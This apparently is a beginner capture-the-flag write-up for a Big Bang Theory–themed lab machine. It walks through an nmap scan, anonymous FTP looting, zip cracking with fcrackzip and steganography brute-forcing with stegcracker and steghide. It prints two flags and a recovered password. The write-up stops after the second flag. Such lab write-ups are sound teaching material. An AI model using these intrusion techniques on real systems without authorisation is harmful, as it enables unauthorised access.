
TBBT fun with flags

Welcome to "Fun with Flags"!
This boot2root machine is themed after the famous TV show, The Big Bang Theory.
To successfully complete the challenge you will need to get all 7 flags, one for each main character and get root access.
Difficulty: Easy / Beginner Level


Reconnaisance


Since the machine ip is set to static the IP of the target machine is already given.



Taget IP-192.168.1.105

Now let's do a nmap scan to find open ports,services,version etc.
nmap -A -p- 192.168.1.105







From the nmap scan we got our first flag of sheldon.
1.FLAG-sheldon{cf88b37e8cb10c4005c1f2781a069cf8
and also the output results shows different ports open .
21(ftp) - shows that anonoymous login is allowed
22(ssh)
80(http) - showd different common directories are open.
1337(waste management)

Enumeration


From the nmap scan we got to know ftp is open and allows anonymous login. Let's check the contents inside ftp.
ftp 192.168.1.105




Got a lot's of files. So i used get command to download all those files to further enumerate.
so from the files we got to know that this server is for them to share jokes and simple stuffs.



But after enumerating more from the ftp server got a .zip file from howard directory which was encrypted and also a note which gives us a hint that this zip file contains something really suspicious. It could lead us to move further. I used fcrackzip to bruteforce .zip file and after sometime we got the password and after checking it was just a simple jpg file which shows a remote controlled vehicle equiiped with lot's of materials for exploring universe.




And then we bruteforced .jpg file using stegcracker and got another password. Then we checked the contents and got the flag for howard.
steghide extract -sf marsoversketch.jpg
pass - iloveyoumom




2.FLAG-howard{b3d1baf22e07874bf744ad7947519bf4}

